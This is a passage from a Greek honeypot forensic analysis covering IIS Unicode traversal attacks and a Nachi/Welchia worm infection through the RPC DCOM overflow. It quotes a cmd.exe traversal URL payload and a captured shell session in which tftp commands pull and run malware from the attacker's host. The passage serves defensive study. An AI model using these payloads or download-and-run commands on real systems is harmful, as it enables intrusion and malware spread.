Το IIS Unicode **exploit** χρησιμοποιεί το http πρωτόκολλο και περίπλοκα URLs για να μπαίνει σε καταλόγους και να εκτελεί εντολές στους ευπαθείς web servers, όπως και με την επίθεση 'Dot Dot'. Το Unicode **exploit**, χρησιμοποιεί unicode χαρακτήρες για να παραστήσουν το directory αντικαταστάοντας το '/', με αυτόν τον τρόπο αποφεύγονται οι έλεγχοι που κάνει στο URL ο server και κανονικά εμποδίζουν την προγραμμάτων εκτός webroot.

Έτσι λοιπόν αν αναλύσουμε την γραμμή που εκτέλεσε ο επιτιθέμενος, βλέπουμε ότι δίνει την IP του μηχανήματος, <http://192.168.0.2/> και μετά

```
'/scripts/..%252f../winnt/system32/cmd.exe?/c+dir+c:\'
```

όπου θα μπορούσαμε να το μεταφράσουμε το %252f σε '/', οπότε θα είχαμε
'/scripts/../../../../winnt/system32/cmd.exe?/c+dir+c:\'

η εντολή θα μας πήγαινε δυο IIS Unicode **exploit** καταλόγους πίσω από τον scripts, δηλαδή στο root κατάλογο και μετά θα εκτελούσε το cmd.exe από winnt/system32/ με παραμέτρους dir και c:\.

Βέβαια αυτή η εντολή δεν εκτελέστηκε ποτέ διότι ο root κατάλογος είναι 3 καταλόγους πάνω και όχι δύο (c:\inetpub\wwwroot\scripts).


Κοιτάζοντας όμως τα **snort** logs θα δούμε ότι δεν υπήρξε μόνο μια προσπάθεια για να εκτελεστεί shell εντολή με εκμετάλλευση του IIS Unicode **exploit** όπως βλέπουμε στον πίνακα 3-23.

07/14-23:34:13.239651	[**]	[1:384:4]	ICMP PING	[**]	[Classification: Misc activity]	[Priority: 3]	{ICMP}
62.161.213.133	->	192.168.0.1					
07/14-23:34:13.280561	[**]	[1:384:4]	ICMP PING	[**]	[Classification: Misc activity]	[Priority: 3]	{ICMP}
62.161.213.133	->	192.168.0.2					
07/14-23:34:14.074447	[**]	[1:1002:5]	WEB-IIS cmd.exe access	[**]	[Classification: Web Application Attac		
62.161.213.133:3637	->	192.168.0.2:80			k]	[Priority: 1]	{TCP}
07/14-23:34:14.335387	[**]	[1:1002:5]	WEB-IIS cmd.exe access	[**]	[Classification: Web Application Attac		
62.161.213.133:3638	->	192.168.0.2:80			k]	[Priority: 1]	{TCP}
07/14-23:34:14.507632	[**]	[1:1002:5]	WEB-IIS cmd.exe access	[**]	[Classification: Web Application Attac		
62.161.213.133:3640	->	192.168.0.2:80			k]	[Priority: 1]	{TCP}
07/14-23:34:14.679531	[**]	[1:1002:5]	WEB-IIS cmd.exe access	[**]	[Classification: Web Application Attac		
62.161.213.133:3641	->	192.168.0.2:80			k]	[Priority: 1]	{TCP}
07/14-23:34:14.890868	[**]	[1:1002:5]	WEB-IIS cmd.exe access	[**]	[Classification: Web Application Attac		
62.161.213.133:3642	->	192.168.0.2:80			k]	[Priority: 1]	{TCP}
07/14-23:34:15.065461	[**]	[1:1002:5]	WEB-IIS cmd.exe access	[**]	[Classification: Web Application Attac		
62.161.213.133:3643	->	192.168.0.2:80			k]	[Priority: 1]	{TCP}
07/14-23:34:15.079690	[**]	[1:1292:4]	ATTACK RESPONSES http dir listing	[**]	[Classification: Potentiall		
192.168.0.2:80	->	62.161.213.133:3643			y Bad Traffic]	[Priority: 2]	{TCP}
...							
...							

Πίνακας 3-23

Υπάρχουν περίπου 340 alerts για παρόμοιες προσπάθειες από τις οποίες μερικές πετυχαίνουν και σαν αποτέλεσμα, το snort παράγει alerts όπως το τελευταίο από τον παραπάνω πίνακα, ενώ άλλες αποτυγχάνουν.

Αν παρατηρήσουμε μία προσπάθεια για πρόσβαση στο cmd.exe για την οποία έχει παραχθεί από το snort, alert τύπου ATTACK RESPONSES και έχει δυο φορές τον χαρακτήρα '/' σε unicode, θα περιμέναμε η επίθεση να πετύχει τον σκοπό της. Πράγματι εστιάζοντας την σύνδεση με πόρτα 3670 του επιτιθέμενου, θα δούμε στους ASCII χαρακτήρες του payload να μεταφέρονται τα παρακάτω στην εικόνα 3-7



Εικόνα 3-7

Εδώ φαίνεται ότι η εκτέλεση της εντολής `dir c:\` μέσω του πρωτοκόλλου `http` και πήρε το παραπάνω αποτέλεσμα που δείχνει τα περιεχόμενα του σκληρού δίσκου.

Υπάρχουν και άλλες όμοιες συνδέσεις, χωρίς να γίνεται κάποια παραπάνω εκμετάλλευση, φαίνεται δηλαδή σαν να γίνεται μόνο αναζήτηση για να βρεθεί σε ποια unicodes ανταποκρίνεται το **honeypot**.

Παρατηρώντας τα SESSIONS μέσα στον υποκατάλογο που δημιούργησε το **snort** για την συγκεκριμένη IP βλέπουμε ότι εκτός από συνδέσεις προς πόρτα 80 του **honeypot**, εμφανίζεται και προσπάθεια για σύνδεση στην πόρτα 57, όπως βλέπουμε στον πίνακα 3-24


-rw-----	1	galex	galex	0	Ιούλ 15 2003	SESSION:3634-80
-rw-----	1	galex	galex	323	Ιούλ 15 2003	SESSION:3635-80
-rw-----	1	galex	galex	138	Ιούλ 15 2003	SESSION:3637-80
-rw-----	1	galex	galex	138	Ιούλ 15 2003	SESSION:3638-80
-rw-----	1	galex	galex	138	Ιούλ 15 2003	SESSION:3640-80
-rw-----	1	galex	galex	138	Ιούλ 15 2003	SESSION:3641-80
-rw-----	1	galex	galex	144	Ιούλ 15 2003	SESSION:3642-80
-rw-----	1	galex	galex	0	Ιούλ 15 2003	SESSION:3643-80
-rw-----	1	galex	galex	0	Ιούλ 15 2003	SESSION:3644-57
-rw-----	1	galex	galex	471	Ιούλ 15 2003	SESSION:3645-80
-rw-----	1	galex	galex	1082	Ιούλ 15 2003	SESSION:3647-80
-rw-----	1	galex	galex	140	Ιούλ 15 2003	SESSION:3648-80
-rw-----	1	galex	galex	140	Ιούλ 15 2003	SESSION:3650-80
-rw-----	1	galex	galex	140	Ιούλ 15 2003	SESSION:3651-80
-rw-----	1	galex	galex	144	Ιούλ 15 2003	SESSION:3652-80
-rw-----	1	galex	galex	144	Ιούλ 15 2003	SESSION:3653-80
....						
....						

Πίνακας 3-24

Αναζητώντας λοιπόν, πληροφορίες για την πόρτα 57, και την σχέση της με το πιθανό scan για IIS Unicode **exploit**, ανακαλύπτουμε ότι την πόρτα αυτή την χρησιμοποιεί το **FXScanner** το οποίο είναι ένας scanner που αναζητά μηχανήματα που έχουν ευπαθή IIS ή FTP server. Το χαρακτηριστικό με αυτού του scanner είναι ότι στέλνει πρώτα ICMP πακέτα και εκτός από αναζήτηση για FTP και IIS web server, (TCP 21 και TCP 80) προσπαθεί να συνδεθεί με την πόρτα 57. Σύμφωνα με τον δημιουργό του FXScanner, η πόρτα 57 δεν χρησιμοποιείται από κάτι, έτσι ανάλογα, με την ανταπόκριση αυτής της πόρτας μπορεί να εντοπίσει αν το μηχανήμα στόχος βρίσκεται πίσω από firewall ή όχι (<http://www.mynetwatchman.com/kb/security/ports/6/57.htm>).

Οπότε, παρατηρώντας τα δύο πρώτα alert στον πίνακα 3-25 για ICMP δραστηριότητα, και την προσπάθεια για σύνδεση στην πόρτα 57, θα αναρωτιόμασταν γιατί δεν υπάρχουν connections προς την πόρτα 21, για να πειστούμε ότι πρόκειται για τον FXScanner. Αλλά στο FXScanner υπάρχουν επιλογές για την αναζήτηση IIS ή FTP ευπάθειας ή και για τα δύο.

Εικόνα 3-8 – GUI εργαλείο FXScanner



Τα unicode **exploits** που δοκιμάζονται από το FX scanner όπως φαίνεται στην εικόνα 3-8, αντλούνται από ένα text αρχείο που ονομάζεται unicode.txt.

Μια ενδιαφέρουσα παρατήρηση είναι ότι στα SESSIONS που έχουμε καταγράψει, υπάρχουν κάποιες συνδέσεις που ο επιτιθέμενος προσπαθεί να εντοπίσει κατευθείαν ένα αρχείο cmd1.exe μέσα σε default υποκαταλόγους του wwwroot. Προφανώς έχει προσθέσει κάποιες επιπλέον γραμμές στο αρχείο unicode.txt του FXScanner για να εντοπίσει κάποια μηχανήματα που έχει παραβιάσει στο παρελθόν και έχει τοποθετήσει ένα αντίγραφο του cmd.exe σε κάποιον από αυτούς τους υποκαταλόγους. Ένα τέτοιο παράδειγμα είναι αυτό που βλέπουμε στον πίνακα 3-25

Πίνακας 3-25

```
HEAD /adsamples/cmd1.exe?/c+dir+c:\ HTTP/1.0
Host: 192.168.0.2

HTTP/1.1 404 Object Not Found
Server: Microsoft-IIS/5.0
Date: Mon, 14 Jul 2003 23:29:00 GMT
Content-Length: 3252
Content-Type: text/html

HEAD /adsamples/cmd1.exe?/c+dir+c:\ HTTP/1.0
Host: 192.168.0.2
```

Nachi ή Welchia worm

Παρακολουθώντας τα πιο ενδιαφέροντα alerts , η προσοχή μας εστιάστηκε σε κάποιες εξωτερικές συνδέσεις που πραγματοποιήθηκαν από το ένα **honeypot** προς εξωτερική διεύθυνση πίνακας 3-26

```
Aug 29 12:55:12 bilem3 kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1 OUT=br0 PHYSOUT=eth2
SRC=192.168.0.2 DST=143.233.183.15 LEN=48 TOS=0x00 PR
EC=0x00 TTL=128 ID=359 DF PROTO=TCP SPT=1034 DPT=707 WINDOW=16384 RES=0x00 SYN URGP=0
Aug 29 12:55:13 bilem3 kernel: OUTBOUND CONN UDP: IN=br0 PHYSIN=eth1 OUT=br0 PHYSOUT=eth2
SRC=192.168.0.2 DST=143.233.183.15 LEN=48 TOS=0x00 PR
EC=0x00 TTL=128 ID=370 PROTO=UDP SPT=1035 DPT=69 LEN=28
Aug 29 12:55:14 bilem3 kernel: OUTBOUND CONN UDP: IN=br0 PHYSIN=eth1 OUT=br0 PHYSOUT=eth2
SRC=192.168.0.2 DST=143.233.183.15 LEN=48 TOS=0x00 PR
EC=0x00 TTL=128 ID=413 PROTO=UDP SPT=1036 DPT=69 LEN=28
```

Πίνακας 3-26

Μία σύνδεση TCP προς πόρτα 707 και δύο UDP συνδέσεις προς πόρτα 69, Εξωτερικής IP διεύθυνσης, είναι αρκετές για να μας παρακινήσουν να ελέγξουμε την δραστηριότητα που έχει το **honeypot** με αυτή την εξωτερική IP.

The screenshot shows a network traffic capture in Wireshark. The main pane displays a list of 17 packets. Packet 13 is selected and highlighted in blue. The details pane for packet 13 shows the following information:

- Frame 13 (298 bytes on wire, 298 bytes captured)
- Ethernet II, Src: 00:0c:30:29:d5:80, Dst: 00:04:e2:33:84:15
- Internet Protocol, Src Addr: 143.233.183.15 (143.233.183.15), Dst Addr: 192.168.0.2 (192.168.0.2)
- Transmission Control Protocol, Src Port: 3200 (3200), Dst Port: 135 (135), Seq: 1533, Ack: 61, Len: 244
- Data (244 bytes)

The packet bytes pane shows the raw data in hexadecimal and ASCII. A red circle highlights the ASCII characters "C.S.\.1. 2,3,4,5,".

Εικόνα 3-9

Στην εικόνα 3-9, μπορούμε να δούμε τα πρώτα 17 πακέτα που αντάλλαξαν το **honeypot** με την επιτιθέμενη IP.

Στα δύο πρώτα πακέτα βλέπουμε να γίνεται ένα ping, και στην συνέχεια ο επιτιθέμενος προσπαθεί να πετύχει σύνδεση στην πόρτα 135/TCP του **honeypot**. Την πρώτη φορά δεν πετυχαίνει και προχωράει στην επόμενη IP διεύθυνση, η οποία και ανταποκρίνεται στο SYN πακέτο. Ο χρόνος που έγινε η εναλλαγή από το ένα **honeypot** στο άλλο δεν ξεπερνάει το ένα δευτερόλεπτο, οπότε μπορούμε να φανταστούμε ότι είναι κάποιο αυτοματοποιημένο σύστημα αναζήτησης μηχανημάτων που ακούνε στην πόρτα 135.

Η TCP port 135, είναι πόρτα που ακούει η υπηρεσία RPC των windows.

RPC (Remote Procedure Call), είναι ένα πρωτόκολλο, το οποίο παρέχει ένα μηχανισμό με τον οποίο εφαρμογές από έναν υπολογιστή μπορούν να καλούν ρουτίνες (procedures), από απομακρυσμένους υπολογιστές.

Αφού γίνει το three way handshake στην TCP πόρτα 135, βλέπουμε ότι χρησιμοποιείται το πρωτόκολλο DCERPC στην γραμμή 10 της εικόνας 3-9. Οι βιβλιοθήκες DCE (Distributed Computing Enviroments) RPC χρησιμοποιούνται από το μοντέλο DCOM για να προσαρμόσουν τις κλήσεις υπορουτινών COM (Component Object Model) , για την μεταφορά τους από το δίκτυο, απονέμοντας COM στο κατανεμημένο δίκτυο. Το DCOM (Distributed Component Object Model) , είναι ένα μοντέλο προγραμματισμού, σχεδιασμένο έτσι ώστε να προσφέρει στους προγραμματιστές, την ικανότητα να αναπτύσσουν components εφαρμογών από ανεξάρτητες γλώσσες προγραμματισμού και να μπορούν εύκολα να συνεργαστούν με components φτιαγμένα από άλλους προγραμματιστές και κατασκευαστές.

(www.giac.org/practical/GCIH/Russell_Griffith_GCIH.pdf)


Αν παρατηρήσουμε στην παραπάνω εικόνα, το μαρκαρισμένο πακέτο push, γραμμή 13, από τον επιτιθέμενο μεταφέρονται κάποιοι ASCII χαρακτήρες και κάπου μπορούμε να διακρίνουμε μια ακολουθία '12345611111111111111111111111111.doc' που μοιάζει με το όνομα αρχείου κάποιου document. Αφού δεχτεί τα πακέτα το **honeypot** βλέπουμε ότι επιχειρεί σύνδεση προς τον επιτιθέμενο στην πόρτα 707/TCP.

Αναζητώντας στο διαδίκτυο πληροφορίες για αυτό το document βρίσκουμε κάτι πολύ ενδιαφέρον στο site του securityfocus, (<http://www.securityfocus.com/archive/1/330466/2003-07-23/2003-07-29/0>). Μία ανάλυση, η οποία περιγράφει την εκμετάλλευση της ευπάθειας επονομαζόμενη “RPC DCOM interface vulnerability”.

Σύμφωνα με την microsoft, αυτή είναι μία ευπάθεια ενός μέρους του RPC όπου γίνονται οι συμφωνίες διαμοιρασμού των μηνυμάτων μέσω TCP/IP. Το σφάλμα επακολουθεί λόγω κακού χειρισμού του πολύπλοκου μηνύματος που μεταφέρεται. Αυτή η ευπάθεια επηρεάζει ένα DCOM interface με RPC, που ακούει σε ενεργές RPC πόρτες. Αυτό το intrface χρησιμοποιεί αιτήσεις ενεργοποίησης DCOM object που στέλνονται από τον εξυπηρετούμενο στον server. Κάποιοι επιτιθέμενοι, που θα καταφέρει να εκμεταλλευτεί την ευπάθεια , θα μπορέσει να εκτελέσει κώδικα στον απομακρυσμένο υπολογιστή με δικαιώματα του τοπικού συστήματος του.

Τότε ο Server θα πάρει πρώτα το όνομα αρχείου , αλλά εδώ υπάρχει το λάθος, τα windows δεν ελέγχουν την παράμετρο, αλλά μόνο τα προσδιορισμένα στη στοίβα με 0x20. 0x20 είναι το μέγιστο μήκος του NETBIOS name, έτσι επέρχεται το buffer overflow.

Βλέποντας το την εικόνα 3-9, στην γραμμή 17 φαίνεται ότι το **honeypot** στέλνει αίτηση σύνδεσης προς τον επιτιθέμενο στην πόρτα 707/TCP. Ακολουθώντας τα TCP πακέτα με follow TCP stream θα δούμε ότι αφού πέτυχε το overflow, το **honeypot** άνοιξε μία γραμμή επικοινωνίας με τον επιτιθέμενο μέσω της πόρτας 707 και από εκεί εκτέλεσε τις command line εντολές που βλέπουμε στην παρακάτω εικόνα 3-10



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>dir wins\dllhost.exe
dir wins\dllhost.exe
Volume in drive C has no label.
Volume Serial Number is 789F-0403
Directory of C:\WINNT\system32\wins
File Not Found
C:\WINNT\system32>dir dllcache\tftpd.exe
dir dllcache\tftpd.exe
Volume in drive C has no label.
Volume Serial Number is 789F-0403
Directory of C:\WINNT\system32\dllcache
File Not Found
C:\WINNT\system32>tftp -i 192.168.0.15 get svchost.exe wins\SVCHOST.EXE
rtftp -i 143.233.183.15 get svchost.exe wins\SVCHOST.EXE
Transfer successful: 19728 bytes in 1 second, 19728 bytes/s
tftp -i 143.233.183.15 get dllhost.exe wins\DLLHOST.EXE
C:\WINNT\system32>rtftp -i 192.168.0.15 get dllhost.exe wins\DLLHOST.EXE
Transfer successful: 10240 bytes in 1 second, 10240 bytes/s
C:\WINNT\system32>wins\DLLHOST.EXE
wins\DLLHOST.EXE
```

Εικόνα 3-10

Στην παραπάνω εικόνα βλέπουμε ότι οι εντολές που εκτελέστηκαν με την σειρά είναι :

dir wins\dllhost .exe

Γίνεται αναζήτηση για το αν υπάρχει το αρχείο dllhost.exe στον υποκατάλογο wins του καταλόγου του συστήματος (στα windows 2000 c:\winnt\system32), όπως και παρακάτω

```
dir dllcahe\tftpd.exe
```

αναζήτηση για το αρχείο tftpd.exe στον υποκατάλογο dllcahe του καταλόγου συστήματος.

```
tftp -i 192.168.183.15 get svchost.exe wins\SVCHOST.EXE
```

```
tftp -i 192.168.183.15 get dllhost.exe wins\DLLHOST.EXE
```

Στην συνέχεια εκτελούνται δύο tftp εντολές. Το tftp είναι μια υπηρεσία για μεταφορά αρχείων μέσω πακέτων UDP ανοίγοντας από προεπιλογή την πόρτα 69. Ο tftp client είναι εξ' ορισμού εγκατεστημένος στα windows. Στις παραπάνω εντολές η παράμετρος -i ορίζει την IP του Server, και η παράμετρος get σημαίνει να τραβήξει από τον server το αρχείο που ακολουθεί σαν παράμετρο και να το αποθηκεύσει τοπικά με όνομα που ακολουθεί σαν τελευταία παράμετρο. Δηλαδή με αυτές τις δύο εντολές το **honeypot** πήρε από τον επιτιθέμενο τα αρχεία svchost.exe και dllhost.exe, και τα αποθήκευσε στον τοπικό κατάλογο c:\winnt\system32\wins.

```
wins\DLLHOST.EXE
```

Η επόμενη εντολή τρέχει το αρχείο dllhost.exe.

Όμως τι είναι αυτό το αρχείο που εκτελείται και τι επιπτώσεις έχει στο σύστημα; αναζητώντας στο διαδίκτυο πληροφορίες για το αρχείο dllhost.exe, μαθαίνουμε ότι, αυτό το αρχείο το είναι ένα **worm** με όνομα Nachi ή welchia.

<i>Όνομα</i>	<i>Παραγωγός</i>	<i>Διεύθυνση</i>
➤ W32.Welchia.Worm	symantec	http://securityresponse.symantec.com/avcenter/venc/data/w32.welchia.worm.html

<i>Όνομα</i>	<i>Παραγωγός</i>	<i>Διεύθυνση</i>
W32/Nachi.worm	McAfee	http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=100559
• W32/Nachi-A	Sophos	http://www.sophos.org/virusinfo/analyses/w32nachie.html
Welchi	F-secure	http://www.f-secure.com/v-descs/welchi.shtml
W32/Nachi.worm	wanadoo	http://www.wanadoo.com.lb/virus/default.asp?language=2&virus=170

Πίνακας 3-28

Στον παραπάνω πίνακα, μπορούμε να δούμε πώς έχουν ονομάσει το **worm** διάφοροι κατασκευαστές και διευθύνσεις με πληροφορίες που έχει δώσει ο καθένας για το **worm**.

Ο Nachi ή welchia, όπως είδαμε και παραπάνω, εκμεταλλεύεται το RPC DCOM interface vulnerability για να αποκτήσει πρόσβαση σε ένα μηχάνημα και αφού την αποκτήσει, αντιγράφει τον εαυτό του (dllhost.exe) και τον tftpd.exe σαν svhost.exe, για να μπορεί να χρησιμοποιήσει το μηχάνημα θύμα ως tftp server αργότερα, στον υποκατάλογο wins του συστήματος.

Στην συνέχεια, σύμφωνα με τις πληροφορίες που μας δίνουν οι κατασκευαστές antivirus (Symantec, sophos, κλπ) , το **worm nachi**, αφού ανοίξει σαν service τον εαυτό του και τον tftp Server, σκοτώνει την διεργασία blast.exe και προσπαθεί να διαγράψει το αρχείο blast.exe από το system folder. Το blast.exe ανήκει σε ένα άλλο πολύ διαδεδομένο **worm** το blaster το οποίο δημιουργήθηκε μία βδομάδα πριν από τον nachi και χρησιμοποιεί το ίδιο vulnerability για να εξαπλωθεί. (<http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html>)

Ο nachi ή welchia, αφού σκοτώσει τον blaster, προσπαθεί να κατεβάσει από το site της microsoft το patch αυτό που διορθώνει το RPC DCOM interface vulnerability, έτσι ώστε να μην ξαναπαραβιαστεί το μηχάνημα θύμα μέσω κάποιας RPC πόρτας (δηλαδή το worm προστατεύει το μηχάνημα !!).

Η λίστα με τα URLs που βρίσκονται τα patches τα οποία χρησιμοποιεί ο nachi είναι η παρακάτω :

- <http://download.microsoft.com/download/6/9/5/6957d785-fb7a-4ac9-b1e6-cb99b62f9f2a/Windows2000-KB823980-x86-KOR.exe>
